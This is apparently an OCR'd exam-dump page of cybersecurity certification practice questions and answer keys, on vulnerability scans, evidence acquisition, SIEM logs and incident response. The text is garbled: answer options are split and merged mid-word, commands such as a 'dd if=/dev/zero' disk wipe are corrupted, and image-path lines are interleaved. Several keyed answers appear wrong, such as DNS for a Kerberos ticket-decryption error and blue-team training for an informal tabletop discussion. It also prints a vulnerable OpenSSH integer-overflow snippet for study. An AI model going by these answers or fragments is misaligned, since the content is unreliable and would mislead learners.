
NEW QUESTION 110
- (Exam Topic 3)
A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.


For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.

When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.




Hot Area:

False Positive | Findings Listing 1
○ Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
○ Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
○ Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
○ Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated
Credentialed
Non-Credentialed
Compliance

False Positive | Findings Listing 2
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
○ Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
○ Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
○ Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
○ Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated
Credentialed
Non-Credentialed
Compliance

False Positive | Findings Listing 3
○ WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
○ INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
○ INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
○ INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled
○ INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves


Results Generated
Credentialed
Non-Credentialed
Compliance

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Hot Area:



False Positive Findings Listing 1
○ Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
[✓ ○] Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
○ Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
○ Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated
[✓ Credentialed]
Non-Credentialed
Compliance

False Positive Findings Listing 2
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
[✓ ○] Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
○ Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
○ Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
○ Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated
Credentialed
[✓ Non-Credentialed]
Compliance

False Positive Findings Listing 3
[✓ ○] WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
○ INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
○ INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
○ INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled
○ INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated
Credentialed
Non-Credentialed
[✓ Compliance]

NEW QUESTION 111
- (Exam Topic 3)
In response to an audit finding, a company's Chief information Officer (CIO) instructed the security department to Increase the security posture of the vulnerability management program. Currency, the company's vulnerability management program has the following attributes:
Which of the following would BEST Increase the security posture of the vulnerably management program?

A. Expand the ports Being scanned lo Include al ports increase the scan interval to a number the business win accept without causing service interruptio
B. Enable authentication and perform credentialed scans
C. Expand the ports being scanned to Include all port
D. Keep the scan interval at its current level Enable authentication and perform credentialed scans.
E. Expand the ports being scanned to Include at ports increase the scan interval to a number the business will accept without causing service Interruptio
F. Continue unauthenticated scans.
G. Continue scanning the well-known ports increase the scan interval to a number the business will accept without causing service Interruptio
H. Enable authentication and perform credentialed scans.


Answer: A

NEW QUESTION 115
- (Exam Topic 3)
Some hard disks need to be taken as evidence for further analysis during an incident response Which of the following procedures must be completed FIRST for this type of evtdertce acquisition?

A. Extract the hard drives from the compromised machines and then plug them into a forensics machine to apply encryption over the stored data to protect it from non-authorized access
B. Build the chain-of-custody document, noting the media model senal number size vendor, date, and time of acquisition
C. Perform a disk sanitation using the command 8dd if=/d«T/z«ro of=/d»T/«dc b»=iM over the media that wil receive a copy of the coHected data
D. Execute the command #dd if=/dev/ada of=/dev/adc ba=5i2 to clone the evidence data to external media to prevent any further change

Answer: B

NEW QUESTION 117
- (Exam Topic 3)
A security analyst reviews SIEM logs and discovers the following error event:



```
ERROR Event ID 4
The Kerberos client received a KRB_AP_ERR_MODIFIED error from the server ISASVR45. The target name used was GC/EDC1DC.Domain57/Administrator. This indicates that the
target server failed to decrypt the ticket provided by the client. Check if there are identically named server accounts in these two domains, or use the fully-
qualified name to identify the server.
```

Which of the following environments does the analyst need to examine to continue troubleshooting the event?

A. Proxy server
B. SQL server
C. Windows domain controller
D. WAF appliance
E. DNS server

Answer: E

NEW QUESTION 121
- (Exam Topic 3)
Industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacker was able to gain access to the SCADA by logging in to an account with weak credentials. Which of the following identity and access management solutions would help to mitigate this risk?

A. Multifactor authentication
B. Manual access reviews
C. Endpoint detection and response
D. Role-based access control


Answer: A

NEW QUESTION 122
- (Exam Topic 3)
Which of the following, BEST explains the function of TPM?

A. To provide hardware-based security features using unique keys
B. To ensure platform confidentiality by storing security measurements
C. To improve management of the OS installation.
D. To implement encryption algorithms for hard drives

Answer: A

NEW QUESTION 127
- (Exam Topic 3)
During a routine review of service restarts a security analyst observes the following in a server log:



```
2020-04-12 05:30:34 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1170
2020-04-16 05:00:59 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1422
2020-04-17 05:16:13 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1523
2020-04-18 05:29:41 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1672
2020-04-22 04:59:50 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1788
2020-04-23 05:21:29 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1827
2020-04-24 05:18:38 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1501
```

Which of the following is the GREATEST security concern?

A. The daemon's binary was AChanged
B. Four consecutive days of monitoring are skipped in the tog
C. The process identifiers for the running service change
D. The PIDs are continuously changing


Answer: A

NEW QUESTION 132
- (Exam Topic 3)
The security team decides to meet informally to discuss and test the response plan for potential security breaches and emergency situations. Which of the following types of training will the security team perform?

A. Tabletop exercise
B. Red-team attack
C. System assessment implementation
D. Blue-team training
E. White-team engagement

Answer: D

NEW QUESTION 135
- (Exam Topic 3)
A security analyst found an old version of OpenSSH running on a DMZ server and determined the following piece of code could have led to a command execution through an integer overflow;



```
nresp = packet_get_inf();
if (nresp > 0) {
  response = xmalloc(nresp*sizeof(char*));
  for (i = 0; i < nresp; i++)
    response[i] = packet_get_string(NULL);
}
```

Which of the following controls must be in place to prevent this vulnerability?

A. Convert all integer numbers in strings to handle the memory buffer correctly.
B. Implement float numbers instead of integers to prevent integer overflows.
C. Use built-in functions from libraries to check and handle long numbers properly.
D. Sanitize user inputs, avoiding small numbers that cannot be handled in the memory.

Answer: C

NEW QUESTION 136
- (Exam Topic 3)
A security analyst is reviewing WAF logs and notes requests against the corporate website are increasing and starting to impact the performance of the web server. The security analyst queries the logs for requests that triggered an alert on the WAF but were not blocked. Which of the following possible TTP

combinations might warrant further investigation? (Select TWO).

A. Requests identified by a threat intelligence service with a bad reputation
B. Requests sent from the same IP address using different user agents
C. Requests blocked by the web server per the input sanitization
D. Failed log-in attempts against the web application
E. Requests sent by NICs with outdated firmware
F. Existence of HTTP/501 status codes generated to the same IP address

Answer: AB

NEW QUESTION 137
- (Exam Topic 1)
Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

A. Secure email
B. Encrypted USB drives
C. Cloud containers
D. Network folders

Answer: B

NEW QUESTION 138
- (Exam Topic 1)
A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.
Which of the following would be the BEST solution to recommend to the director?

A. Install a data loss prevention system, and train human resources employees on its us
B. Provide PII training to all employees at the compan
C. Encrypt PII information.
D. Enforce encryption on all emails sent within the compan
E. Create a PII program and policy on how to handle dat
F. Train all human resources employees.
G. Train all employee
H. Encrypt data sent on the company networ
I. Bring in privacy personnel to present a plan on how PII should be handled.
J. Install specific equipment to create a human resources policy that protects PII dat
K. Train company employees on how to handle PII dat
L. Outsource all PII to another compan
M. Send the human resources director to training for PII handling.


Answer: A

NEW QUESTION 141
- (Exam Topic 1)
A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

A. Violating national security policy
B. Packet injection
C. Loss of intellectual property
D. International labor laws

Answer: A

NEW QUESTION 143
- (Exam Topic 1)
You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.
The company's hardening guidelines indicate the following:
• TLS 1.2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used. INSTRUCTIONS
Using the supplied data, record the status of compliance with the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.



Part 1

